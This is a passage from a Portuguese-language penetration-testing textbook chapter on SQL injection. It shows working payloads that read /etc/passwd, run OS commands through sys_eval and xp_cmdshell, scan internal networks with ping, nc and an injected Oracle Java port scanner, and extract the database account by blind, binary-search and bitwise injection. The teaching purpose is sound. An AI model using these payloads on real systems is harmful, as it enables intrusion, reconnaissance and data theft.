Finalizando, o exemplo abaixo ilustra a exibição do arquivo `/etc/passwd`, por meio de uma chamada a `sys_eval()` via injeção de SQL:

```
' and 1=2 union select 1,null,sys_eval('cat /etc/passwd')--
```

### Transact-SQL

Consiste em uma extensão proprietária da linguagem SQL utilizada pelos SGBDs SQL Server e Sybase.

### SQL Server

Funções definidas por usuário são criadas, em SQL Server, por meio do comando `CREATE FUNCTION` e podem ser escritas em **Transact-SQL** ou, a partir da versão 2005, em qualquer linguagem baseada no arcabouço “.NET”, graças à integração com o componente **Common Language Runtime (CLR)**.

### CLR

Ambiente de execução de código gerenciado, provido pelo arcabouço “.NET”, que traz, como benefícios, a possibilidade de integração de programas escritos em linguagens diversas, o tratamento uniforme de exceções, um modelo simplificado de comunicação entre componentes, mecanismos de segurança e controle de versões.

Também é possível desenvolver procedimentos estendidos, baseados em linguagens como C e C++, por exemplo, e invocá-los, de dentro das funções. Essa funcionalidade, entretanto, deixará de ser suportada nas versões futuras, em favor da solução calcada em .NET.

Essas funções podem ser divididas em duas classes, de acordo com o tipo do valor retornado:

- **Escalar:** devolve um valor de qualquer um dos tipos escalares do SQL Server, exceto `text`, `ntext`, `image` e `timestamp`.
- **Tabela:** um conjunto de linhas, compostas por tipos escalares, é devolvido. Por esse motivo, essa classe de função pode ser empregada no lugar de visões, apresentando a vantagem de ser parametrizada.

De modo geral, em SQL Server, grande parte do que se deseja fazer, por meio de funções de usuário, já é disponibilizada pelo extenso conjunto de procedimentos de sistema.

Se por um lado é verdade que a maioria dessas rotinas está desabilitada por padrão, desde a versão 2005, por outro, se a conta de aplicação possui privilégios para criação de funções, provavelmente, tem também o poder para ativar os procedimentos que necessitar.

Apesar do argumento acima, para a introdução da sintaxe de CREATE FUNCTION segue um exemplo de função de usuário bem simples, que compara dois valores numéricos e retorna 1, 0 ou -1, se o primeiro argumento for maior, igual ou menor que o segundo, respectivamente.

```
CREATE FUNCTION compare(@n1 bigint,
 @n2 bigint)

RETURNS int
BEGIN
 DECLARE @ret int;

 IF @n1 > @n2
 SET @ret = 1;
 ELSE IF @n1 = @n2
 SET @ret = 0;
 ELSE
 SET @ret = -1;

 RETURN(@ret);
END
```

**Figura 6.45**  
Exemplo de função  
de usuário do  
tipo escalar para  
SQL Server.

## Execução de comandos no sistema operacional

Diversos são os objetivos de se executar comandos no sistema operacional, em um teste de invasão ou ataque, sendo possível citar, entre eles: alteração da configuração dos serviços oferecidos e dos mecanismos de proteção instalados, remoção dos rastros deixados por operações ilegítimas, extração de dados para auxiliar a descoberta e exploração de outras vulnerabilidades, realização de ataques contra ativos do ambiente e instalação de **backdoors**.

Quais dessas metas podem ser atingidas depende muito dos privilégios da conta, com a qual o servidor de banco de dados é executado, e da configuração do sistema operacional.

### MySQL

Não há suporte nativo, em MySQL, para a execução de comandos no sistema operacional. Para preencher essa lacuna, é necessário estender a funcionalidade do servidor de banco de dados, por meio de funções de usuário, como a apresentada na seção anterior.

Conforme vimos, dependendo da configuração do ambiente e da maneira como a aplicação foi desenvolvida, o ataque não é fácil de ser realizado.

### Oracle

Há diversos métodos que podem ser utilizados em Oracle para executar comandos no sistema operacional, os quais variam de acordo com a versão empregada. Um problema, porém, é que nenhum deles pode ser usado como expressão, o que, junto com a falta de suporte a comandos empilhados, inviabiliza a exploração por meio de injeção de SQL (Clarke, 2009).



#### Backdoor

Mecanismo instalado em um sistema, pelo fornecedor ou por um atacante, que permite acesso direto, de maneira ilegítima, ao ambiente e à informação.





Para superar essa dificuldade, é necessário encontrar uma rotina em PL/SQL que seja injetável, mas, nesse caso, uma alternativa melhor consiste em aproveitar a vulnerabilidade para criar e utilizar a função de usuário, descrita na seção anterior.

## PostgreSQL

PostgreSQL, assim como MySQL, não suporta nativamente a execução de comandos no sistema operacional. A solução para isso, igualmente, consiste na criação de uma função de usuário como aquela apresentada na seção anterior.



A grande vantagem do ponto de vista de ataque, em relação ao MySQL, é que não há restrições quanto ao diretório em que a biblioteca gerada deve ser gravada. Isso torna a exploração nessa plataforma muito mais factível, desde que a aplicação utilize uma conta privilegiada para acesso ao SGBD ou que seja possível escalar privilégios.

## SQL Server

Pode-se dizer que o SQL Server, de todos os SGBDs, é um dos que mais possuem procedimentos e funções embutidas para interação com o sistema operacional. Devido aos diversos ataques que ocorreram, valendo-se dessa grande gama de rotinas, a partir da versão 2005 boa parte delas passou a vir desativada, por padrão, embora nenhuma tenha sido excluída do pacote.



Se desejado, ainda é possível reativá-las, por meio do procedimento `sp_configure`, desde que invocado por uma conta administrativa.

Um desses procedimentos, o `xp_cmdshell`, permite executar programas arbitrários, baseados em linha de comando (Anley, 2002a). A sintaxe é bem simples, conforme se vê a seguir:

```
exec master..xp_cmdshell '<comando>';
```

Quando usado em um ataque de injeção de SQL, para obter a saída do comando executado é necessário direcionar a saída para um arquivo e, em seguida, extraí-lo do servidor, por meio da técnica já discutida. Para melhor entender o método, observe o próximo exemplo, que visa descobrir as contas existentes no sistema operacional do servidor.

O ataque se inicia com a execução do comando `net1 user`, que deve ter a saída enviada a um arquivo:

```
'; exec master..xp_cmdshell 'net1 user > c:\temp\net1.txt'--
```

Procede-se à criação da tabela temporária, mas de maneira ligeiramente diferente à apresentada anteriormente. Para poder recuperar as linhas, na ordem em que aparecem no arquivo, deve-se incluir uma coluna sequencial na tabela, que é utilizada para ordenação do resultado. Porém, isso faz com que o número de colunas do arquivo difira do da tabela, causando um erro na execução do `BULK INSERT`. É possível contornar esse problema por meio de um descritor de formato, que pode ser gerado pelo utilitário `bcp`. Entretanto, se ele for executado para a tabela final, contendo as duas colunas, o descritor precisa ser editado para remoção da coluna de ordenação.

Embora seja factível efetuar todos esses passos, por meio de um ataque de injeção de SQL, a tarefa é bastante árdua. Assim, pode-se recorrer a um truque, em que o arquivo de formato é gerado para uma tabela efêmera, com apenas uma única coluna e, depois, empregado para a tabela final, com duas colunas:

```

'; create table temp (data varchar(8000)); ↵
exec master..xp_cmdshell 'bcp master..temp format nul -f ↵
c:\temp\format.txt -c -T -Usa -P'; ↵
drop table temp; ↵
create table temp (data varchar(8000),id int identity)--

```

Em seguida, o arquivo é importado para a tabela, especificando-se o descritor de formato:

```

'; bulk insert temp from 'c:\temp\net1.txt' with ↵
(formatfile='c:\temp\format.txt')--

```

Por fim, os dados são recuperados e a tabela, removida:

```

' and 1=2 union select id,data,null from temp order by 1; drop ↵
table temp--

```

## Varredura de redes

É muito comum, em cenários reais, o SGBD residir em uma rede de servidores segregada das demais por meio de um firewall. Enquanto o acesso a partir de outras redes a esse segmento é controlado, dentro dele, normalmente, não há filtragem nenhuma. Nesse contexto, injeção de SQL apresenta-se como uma ferramenta muito útil, pois como o código injetado é processado no SGBD, é possível acessar outros servidores presentes na mesma sub-rede, sem nenhuma interferência do firewall instalado.



Uma estratégia que pode ser adotada para a realização desse teste:

- Identificação do endereço IP do servidor e da máscara de rede correspondente.
- Verificar, por meio do comando ping, se há um servidor ativo e responsivo para cada um dos endereços da mesma rede.
- Para cada servidor encontrado, testar as portas que desejar, por meio de uma conexão via telnet, netcat ou mecanismo nativo do SGBD.

Note que, dependendo do tamanho da rede, é impraticável realizar essa tarefa manualmente, embora não seja difícil automatizá-la. Além disso, observe que, no segundo passo, a falta de resposta ao ping não implica, necessariamente, que não exista um servidor com o endereço sendo testado; é possível, por motivos de segurança, que ele tenha sido configurado para não responder a esse tipo de pacote.

## MySQL

Para executar, em MySQL, a estratégia de varredura apresentada, é necessário utilizar a UDF, que permite invocar comandos do sistema operacional.




Os vetores que devem ser injetados nesse processo, a cada passo, decorrem naturalmente do roteiro de teste.

Inicialmente, o programa ifconfig é executado para determinação do IP do servidor:

```
' and 1=2 union select null,null,replace(convert(sys_eval('ifconfig'))
,char(8000)), '\n', '
'),null,null,null#
```

**Figura 6.46**  
Endereços de rede  
do servidor MySQL.

A partir do resultado da injeção, ilustrado na Figura 6.46, nota-se que o servidor de banco de dados está conectado às redes 192.168.107.0/24 e 192.168.213.0/24.




Os testes para detecção de outros servidores ativos devem ser realizados nas duas redes:

```
' and 1=2 union select null,null,replace(convert(sys_eval('ping -c 1
192.168.213.1'),char(8000)), '\n', '
'),null,null,null#
```

**Figura 6.47**  
Resultado da  
injeção, quando  
o servidor não é  
encontrado.

Essa injeção pode resultar em servidor não encontrado (Figura 6.47), responsivo (Figura 6.48) e não responsivo.



**Figura 6.48**  
Resultado da  
injeção, quando  
o servidor é encon-  
trado e responde  
ao "ping".

Os seguintes vetores podem ser empregados para verificar que o servidor 192.168.213.100 está executando o SGBD Oracle (Figura 6.49) e não disponibiliza acesso via Telnet (Figura 6.50).


## Oracle:

```
' and 1=2 union select null,null,replace(convert(sys_eval('nc -v -w 2
↳ 192.168.213.100 1521'),char(8000)), '\n', '
'),null,null,null#
```

## Telnet:

```
' and 1=2 union select null,null,replace(convert(sys_eval('nc -v -w 2
↳ 192.168.213.100 23'),char(8000)), '\n', '
'),null,null,null#
```

**Figura 6.49**  
Oracle detecta-  
do no servidor  
192.168.213.100.



## Oracle

Em Oracle, para efetuar uma varredura na rede interna, também é possível seguir os mesmos passos que em MySQL, bastando ajustar os vetores de teste, de acordo com a sintaxe correta.

Entre as alternativas disponíveis estão o uso do pacote UTL\_TCP, que permite realizar conexões TCP, e a criação de uma função de usuário em Java. Em ambos os casos, é necessário encontrar uma vulnerabilidade em uma rotina escrita em PL/SQL que permita realizar a injeção, da mesma maneira que nos exemplos de escalada de privilégios e manipulação de arquivos.



Nesse contexto, a Figura 6.51 apresenta um código em Java para varredura de portas em um único endereço IP.

```
CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "Scan" as

import java.net.Socket;

import java.net.InetAddress;

import java.net.InetSocketAddress;

import java.lang.StringBuffer;

public class Scan {

 public static String portScan(String ip) {

 Socket socket = new Socket();

 StringBuffer sb = new StringBuffer();

 InetAddress ia = null;
```

**Figura 6.50**  
Resposta vazia,  
indicando que ser-  
viço Telnet não está  
disponível.

**Figura 6.51**  
Código-fonte Java  
de função que reali-  
za varredura  
de portas.

```

 try {
 ia = InetAddress.getByIp(ip); } catch (Exception e)
{
 return null;
}

sb.append("Ports on " + ip + ":\n");
for (int i = 1; i < 65535; i++) {
 try {
 socket = new Socket();
 socket.connect(new InetSocketAddress(ia, i), 300);
 sb.append(Integer.toString(i) + "\n");
 socket.close();
 } catch (Exception e) {
 }
}

return sb.toString();
}
}

```

Após executar a injeção do código no banco de dados Oracle, deve-se criar a função de usuário correspondente:

```

' union select 1,null,sys.dbms_export_extension. ␣
get_domain_index_tables('a','b','', 'DBMS_OUTPUT'.PUT(:P1); ␣
EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN ␣
EXECUTE IMMEDIATE '''' ␣
CREATE OR REPLACE FUNCTION PSCAN (ip IN VARCHAR2) ␣
RETURN VARCHAR2 ␣
AS LANGUAGE JAVA ␣
NAME ''''''''Scan.portScan(java.lang.String) return ␣
java.lang.String''''''''; ␣
'''';END;'';END;--', ␣
0,'1',0) from dual--

```

E conceder privilégio de execução para todas as contas do banco:

```
' union select 1,null,sys.dbms_export_extension.
get_domain_index_tables('a','b','', 'DBMS_OUTPUT'.PUT(:P1);
EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN
EXECUTE IMMEDIATE ''''GRANT EXECUTE ON PSCAN TO PUBLIC
'''';END;'';END;--',
0,'1',0) from dual--
```

Terminado tudo isso, é muito fácil efetuar uma varredura de portas em um ativo, utilizando os recursos do servidor de banco de dados, conforme mostrado na Figura 6.52:

```
' and 1=2 union select 1,null,replace(sys.pscan('192.168.213.100'),
chr(10),'
') from dual--
```



**Figura 6.52**  
Resultado da  
varredura de  
portas no ativo  
192.168.213.100.

## PostgreSQL

Os endereços IP do servidor PostgreSQL e do cliente conectado, no caso a aplicação, podem ser descobertos por meio das funções `inet_server_addr()` e `inet_client_addr()`, respectivamente.

Se o servidor de aplicação estiver instalado junto com o SGBD, o retorno de ambas as funções é um valor nulo. Se não, retorna-se um valor do tipo `inet`, que pode ser convertido para texto, empregando-se a função `host()`. Um exemplo de como empregá-las em uma injeção de SQL:

```
' union select 1,host(inet_server_addr()),host(inet_client_addr())--
```

As etapas de identificação de servidores e serviços, por sua vez, podem ser cumpridas com auxílio do módulo `dblink`, o mesmo que se usa para testes de força bruta e dicionário contra as contas do banco de dados. A técnica consiste em tentar conectar-se a um endereço e porta e observar a mensagem de erro devolvida. Segundo Leidecker (2007), dependendo do texto, chega-se a uma das conclusões abaixo:

- **Servidor inativo:** *ERROR: could not establish connection DETAIL: could not connect to server: No route to host Is the server running on host "192.168.213.150" and accepting TCP/IP connections on port 22?*
- **Porta fechada:** *ERROR: could not establish connection DETAIL: could not connect to server: Connection refused Is the server running on host "192.168.213.100" and accepting TCP/IP connections on port 23?*

- **Porta aberta:** *ERROR: could not establish connection DETAIL: server closed the connection unexpectedly This probably means the server terminated abnormally before or while processing the request.*
- **Porta aberta ou filtrada:** *ERROR: could not establish connection DETAIL: timeout expired.*

Logo abaixo, encontra-se um exemplo do que injetar na aplicação para a realização desses testes:

```
' and 1=2 union select 1,null,dblink_connect('host=192.168.213.100
port=1521 connect_timeout=5')--
```

## SQL Server

A descoberta do endereço IP do servidor SQL Server pode ser realizada invocando o programa ipconfig, por meio do procedimento estendido xp\_cmdshell.

A saída do ipconfig deve ser direcionada para um arquivo, a partir do qual a informação desejada é extraída, empregando-se a técnica baseada no comando BULK INSERT.

As etapas seguintes, de identificação de servidores e portas abertas, são efetuadas de maneira similar ao PostgreSQL. As diferenças residem no uso do comando OPENROWSET, no lugar de dblink\_connect(), e nas mensagens de erro geradas, descritas a seguir (Litchfield *et al.*, 2005):

- **Servidor inativo:** [DBNETLIB][ConnectionOpen (Connect()).]SQL Server does not exist or access denied.
- **Porta fechada:** [DBNETLIB][ConnectionOpen (Connect()).]SQL Server does not exist or access denied.
- **Porta aberta:** [DBNETLIB][ConnectionRead (recv()).]General network error. Check your network documentation.

O vetor de teste abaixo representa um modelo do que deve ser injetado nesse tipo de teste:

```
'; select * from OPENROWSET('SQLOLEDB','uid=sa;pwd=pwd;Network=
DBMSOCCN; Address=192.168.213.100,1521;timeout=5','')--
```

## Partição e balanceamento

A técnica de partição e balanceamento, introduzida por Litchfield (2005), permite injetar consultas e expressões SQL, no meio de valores fornecidos à aplicação, sem se preocupar com o número de aspas e parênteses presentes no comando original.

A primeira parte do método consiste em reescrever o argumento de outra maneira, dividindo-o em partes, mas sem alterar o valor original. O balanceamento, por sua vez, é aplicável somente a valores textuais e garante um número par de aspas, o que evita erros sintáticos decorrentes da falta de equilíbrio desses delimitadores.

É importante salientar que expressões escritas desse jeito podem ser injetadas em qualquer ponto de um comando, e essa é a principal vantagem dessa técnica.

Considere os seguintes comandos SELECTS, executados por um SQL Server:

```
select 'abc'

select 'a' + 'bc'

select 'a' + (select '') + 'bc'

select 'a' + (select 'b') + 'c'
```

Embora escritos diferentemente, todos eles são equivalentes e geram o mesmo resultado, “abc”. Observe como a partição do texto inicial permite a inserção de uma subconsulta entre as duas partes. Além disso, conforme já discutido, note que o número de aspas é sempre par e, portanto, balanceado.

A técnica também pode ser aplicada a valores numéricos, como se vê nos próximos exemplos, que resultam sempre no valor 10:

```
select 10

select 10 + 0

select 10 + (select 0)
```

## Injeção de SQL às cegas

Até agora, vimos diversas técnicas de injeção de SQL que dependem da exibição do resultado da consulta e, também, de mensagens de erro verbosas. Mesmo que essas condições não sejam satisfeitas, se a aplicação constrói os comandos SQL, concatenando-os com valores não tratados de usuário, ainda é possível explorá-la por meio de uma técnica chamada de injeção de SQL às cegas (Spett, 2002; Clarke, 2009).

### Técnica básica

Considere uma aplicação cuja tela inicial pode ser observada na Figura 6.53, que possui um único campo de entrada, no qual é possível digitar parte do nome de um autor. Como resposta a uma requisição, o sistema indica o número de artigos encontrados no acervo da instituição que tenham sido escritos por pessoas cujos nomes contenham o texto informado pelo usuário. Observe que os títulos dos artigos não são apresentados pela aplicação como resultado da pesquisa realizada.

**Figura 6.53**  
Aplicação de exemplo para injeção de SQL às cegas.

Ao digitar uma aspa simples no campo e clicar em *Contar artigos*, a mensagem genérica *Erro na execução da consulta!* é exibida. Como se sabe, isso é um indicativo de que a aplicação pode ser vulnerável à injeção de SQL. De modo a confirmar o defeito e identificar o SGBD utilizado, pode-se empregar a técnica de partição e balanceamento para submeter vetores específicos de cada sistema de banco de dados.



Aquele valor que não resultar em erro fornece as respostas desejadas, pois indica que o dado foi entendido e processado pelo servidor.

Com isso em mente, os seguintes vetores de teste podem ser utilizados:

- MySQL: `a' '`
- Oracle: `a' || bitand(1,1) || '`
- PostgreSQL: `a' || pg_sleep(5) || '`
- SQL Server: `a' + '`

No caso da aplicação de exemplo, somente o vetor de SQL Server é injetado com sucesso e, assim, todas as construções subsequentes devem ser feitas respeitando as especificidades desse banco de dados.

Prosseguindo com o teste, devem ser submetidas consultas válidas e observados os resultados devolvidos pela aplicação. Para os textos "a" e "abc", obtêm-se, respectivamente, as mensagens *2 artigo(s) encontrado(s)!* e *0 artigo(s) encontrado(s)!*.



A partir disso, é razoável concluir que o SELECT construído pelo sistema tem a forma:

```
sql = "select count(*) from artigos where autor like '%" + sAutor +
 '%'"
```

De modo que "autor like '%a%'" é avaliado como verdadeiro, para duas linhas da tabela, enquanto que "autor like '%abc%'" é falso para todas. Tal constatação permite incluir perguntas booleanas à cláusula WHERE, de duas maneiras distintas, com base na primeira expressão:



- Se adicionarmos "and <pergunta booleana>" ao final do WHERE, a expressão "autor like '%a%' and <pergunta booleana>" continua sendo avaliada como verdadeira para duas linhas, se e somente se, "<pergunta booleana>" for verdadeira. Assim, pelo número de artigos encontrados, é possível inferir a resposta da pergunta realizada.
- A segunda construção adota a técnica de partição e balanceamento para incluir a pergunta no meio da entrada, por meio de um CASE. Se a resposta for verdadeira, nada é adicionado ao valor "a", senão, a cadeia "bc" é inserida. Desse modo, novamente, pelo número informado de artigos, pode-se concluir a resposta da pergunta feita.

```
'a'

'a' + ''

'a' + (case <pergunta> when <verdadeira> then '' else 'bc' end) + ''
```

Comparando as opções, a primeira tem a vantagem de produzir vetores mais curtos, enquanto a segunda pode ser empregada em qualquer ponto de injeção, sem se preocupar com aspas e parênteses. De modo geral, se o tamanho do vetor de teste não for um empecilho, a solução superior é a última.

Para continuar o exemplo, vamos supor, agora, que se deseja descobrir a conta utilizada pela aplicação para acessar o banco de dados.

O primeiro passo consiste na determinação do comprimento do identificador de usuário, que pode ser realizado perguntando se ele tem um tamanho específico:



```
a%' and len(system_user)=1--
0 artigo(s) encontrado(s)!
```

A partir do número de artigos, sabe-se que a expressão `len(system_user=1)` foi avaliada como falsa. O processo deve ser repetido até a obtenção de uma resposta positiva:

```
a%' and len(system_user)=2--
0 artigo(s) encontrado(s)!

a%' and len(system_user)=3--
2 artigo(s) encontrado(s)!
```

A última pergunta realizada é a correta e indica que o tamanho do identificador é igual a três.

Continuando o processo, cada um desses três caracteres deve, então, ser comparado com os valores aceitos na composição de um nome de conta. A função `substring()` deve ser utilizada, nessa tarefa, para trabalhar os caracteres, de modo individual, enquanto a função `lower()` é empregada para que apenas letras minúsculas sejam consideradas.



A partir disso, iniciando com a primeira posição, as seguintes perguntas são efetuadas:

```
a%' and substring(lower(system_user),1,1)='a'--
0 artigo(s) encontrado(s)!

a%' and substring(lower(system_user),1,1)='b'--
0 artigo(s) encontrado(s)!

a%' and substring(lower(system_user),1,1)='c'--
0 artigo(s) encontrado(s)!

a%' and substring(lower(system_user),1,1)='d'--
0 artigo(s) encontrado(s)!

a%' and substring(lower(system_user),1,1)='e'--
2 artigo(s) encontrado(s)!
```

Conclui-se, portanto, que o primeiro caractere do identificador de conta é a letra e. Ao executar o mesmo algoritmo, para a segunda e a terceira posições, obtêm-se, respectivamente, s e r, como se vê abaixo. Logo, a conta com a qual a aplicação se conecta ao banco de dados é esr.

### Segunda posição:

```
...

a%' and substring(lower(system_user),2,1)='r'--
0 artigo(s) encontrado(s)!
```

```
a%' and substring(lower(system_user),2,1)='s'--
2 artigo(s) encontrado(s)!
```

#### Terceira posição:

```
...
a%' and substring(lower(system_user),3,1)='q'--
0 artigo(s) encontrado(s)!
a%' and substring(lower(system_user),3,1)='r'--
2 artigo(s) encontrado(s)!
```

Uma rápida análise do desempenho dessa técnica pode ser feita com base no número total de requisições que foram necessárias para recuperação do nome de conta. No caso, para a primeira posição foram 5; para a segunda, 19, e, para a terceira, 18, totalizando 42 solicitações. Supondo que cada caractere possa ser escolhido somente entre as letras do alfabeto, em média devem ser efetuadas 13 requisições. Esse cenário não é ruim, porém, se o dado for binário, 256 valores são possíveis e, com isso, o número médio de requisições aumenta para 128. Embora seja possível paralelizá-las, elas representam um volume grande de informações sendo enviadas ao servidor, e, assim, é necessário encontrar uma alternativa melhor. Visando satisfazer esse objetivo, há duas abordagens que podem ser adotadas: busca binária e método bit-a-bit (Clarke, 2009).

#### Busca binária

A busca binária permite identificar o valor de um byte com o total de oito perguntas. A ideia é bem simples e consiste em dividir o domínio de busca atual em duas metades e determinar em qual delas o valor se encontra. Isso permite descartar, com uma pergunta, metade dos valores que restaram para pesquisa. O procedimento é aplicado, recursivamente, à parte que contém o número procurado até que sobre uma partição com um único elemento.



Por exemplo, considere que o valor X que se deseja descobrir é 65, que é o código ASCII da letra A. Considerando que o domínio inicial compreende todos os valores entre 0 e 255, a pergunta inicial é feita com o número 127, que ocupa a mediana do intervalo. Todos os passos do teste podem ser examinados no roteiro abaixo:

- X > 127? Não, logo o número pertence ao intervalo [0..127], cuja mediana é 63.
- X > 63? Sim, logo o número pertence ao intervalo [64..127], cuja mediana é 95.
- X > 95? Não, logo o número pertence ao intervalo [64..95], cuja mediana é 79.
- X > 79? Não, logo o número pertence ao intervalo [64..79], cuja mediana é 71.
- X > 71? Não, logo o número pertence ao intervalo [64..71], cuja mediana é 67.
- X > 67? Não, logo o número pertence ao intervalo [64..67], cuja mediana é 65.
- X > 65? Não, logo o número pertence ao intervalo [64..65], cuja mediana é 64.
- X > 64? Sim, logo o número só pode ser 65, pois é maior que 64 e menor ou igual a 65.

Para utilizar essa técnica, com injeção de SQL às cegas, é necessário empregar a função `ascii()`, que devolve o código ASCII do caractere passado como argumento. Considere o exemplo anterior, usado para descobrir a conta de acesso ao banco de dados.



Ao aplicar a ele esse método, o caractere na primeira posição, "e" (ASCII = 101), é identificado com as seguintes perguntas:

```
a%' and ascii(substring(lower(system_user),1,1))>127--
0 artigo(s) encontrado(s)! /* Falso: intervalo [0..127] */

a%' and ascii(substring(lower(system_user),1,1))>63--
2 artigo(s) encontrado(s)! /* Verdadeiro: intervalo [64..127] */

a%' and ascii(substring(lower(system_user),1,1))>95--
2 artigo(s) encontrado(s)! /* Verdadeiro: intervalo [96..127] */

a%' and ascii(substring(lower(system_user),1,1))>111--
0 artigo(s) encontrado(s)! /* Falso: intervalo [96..111] */

a%' and ascii(substring(lower(system_user),1,1))>103--
0 artigo(s) encontrado(s)! /* Falso: intervalo [96..103] */

a%' and ascii(substring(lower(system_user),1,1))>99--
2 artigo(s) encontrado(s)! /* Falso: intervalo [100..103] */

a%' and ascii(substring(lower(system_user),1,1))>101--
0 artigo(s) encontrado(s)! /* Falso: intervalo [100..101] */

a%' and ascii(substring(lower(system_user),1,1))>100--
2 artigo(s) encontrado(s)! /* Verdadeiro: X = 101 */
```

Fica evidente que essa técnica é bem mais eficiente que a anterior, pois requer apenas oito requisições para recuperação de um byte, contra 128, da outra, no caso médio. Apesar disso, a busca binária apresenta uma pequena desvantagem, que é a impossibilidade de paralelizar as requisições, dada a dependência existente entre elas.

Antes de encerrar este tópico, convém observar que a função `lower()` não é necessária para essa técnica e nem para a bit-a-bit, uma vez que todos os valores possíveis de um byte são considerados. No caso, ela foi mantida apenas para ficar consistente com o exemplo do método linear, no qual, realmente, o uso dela representa uma vantagem.

### Método bit-a-bit

O método bit-a-bit também realiza apenas oito requisições para recuperar o valor de um byte, porém, tem a vantagem, sobre a busca binária, de poder ser paralelizado.



A técnica consiste em extrair o valor de cada um dos bits do byte desejado por meio de um AND bit-a-bit. Lembrando que o AND resulta em 1 somente quando ambos os operandos forem 1. Para testar o valor do quinto bit do byte *X*, por exemplo, pode-se verificar a igualdade  $X \text{ and } 32 = 32$ . Se, e somente se, ela for verdadeira, o bit testado está ligado.

De modo geral, numerando os bits de 0 a 7, com 0 sendo o menos significativo, o teste do *k*-ésimo bit de um byte *X* qualquer é feito por meio da comparação  $X \text{ and } 2^k = 2^k$ .



Para ficar mais claro, vamos aplicar o método ao exemplo anterior:

```
a%' and ascii(substring(lower(system_user),1,1))&128=128--
0 artigo(s) encontrado(s)! /* Falso: bit 7 é zero */

a%' and ascii(substring(lower(system_user),1,1))&64=64--
2 artigo(s) encontrado(s)! /* Verdadeiro: bit 6 é um */

a%' and ascii(substring(lower(system_user),1,1))&32=32--
2 artigo(s) encontrado(s)! /* Verdadeiro: bit 5 é um */

a%' and ascii(substring(lower(system_user),1,1))&16=16--
0 artigo(s) encontrado(s)! /* Falso: bit 4 é zero */

a%' and ascii(substring(lower(system_user),1,1))&8=8--
0 artigo(s) encontrado(s)! /* Falso: bit 3 é zero */

a%' and ascii(substring(lower(system_user),1,1))&4=4--
2 artigo(s) encontrado(s)! /* Verdadeiro: bit 2 é um */

a%' and ascii(substring(lower(system_user),1,1))&2=2--
0 artigo(s) encontrado(s)! /* Falso: bit 1 é zero */

a%' and ascii(substring(lower(system_user),1,1))&1=1--
2 artigo(s) encontrado(s)! /* Verdadeiro: bit 0 é um */
```

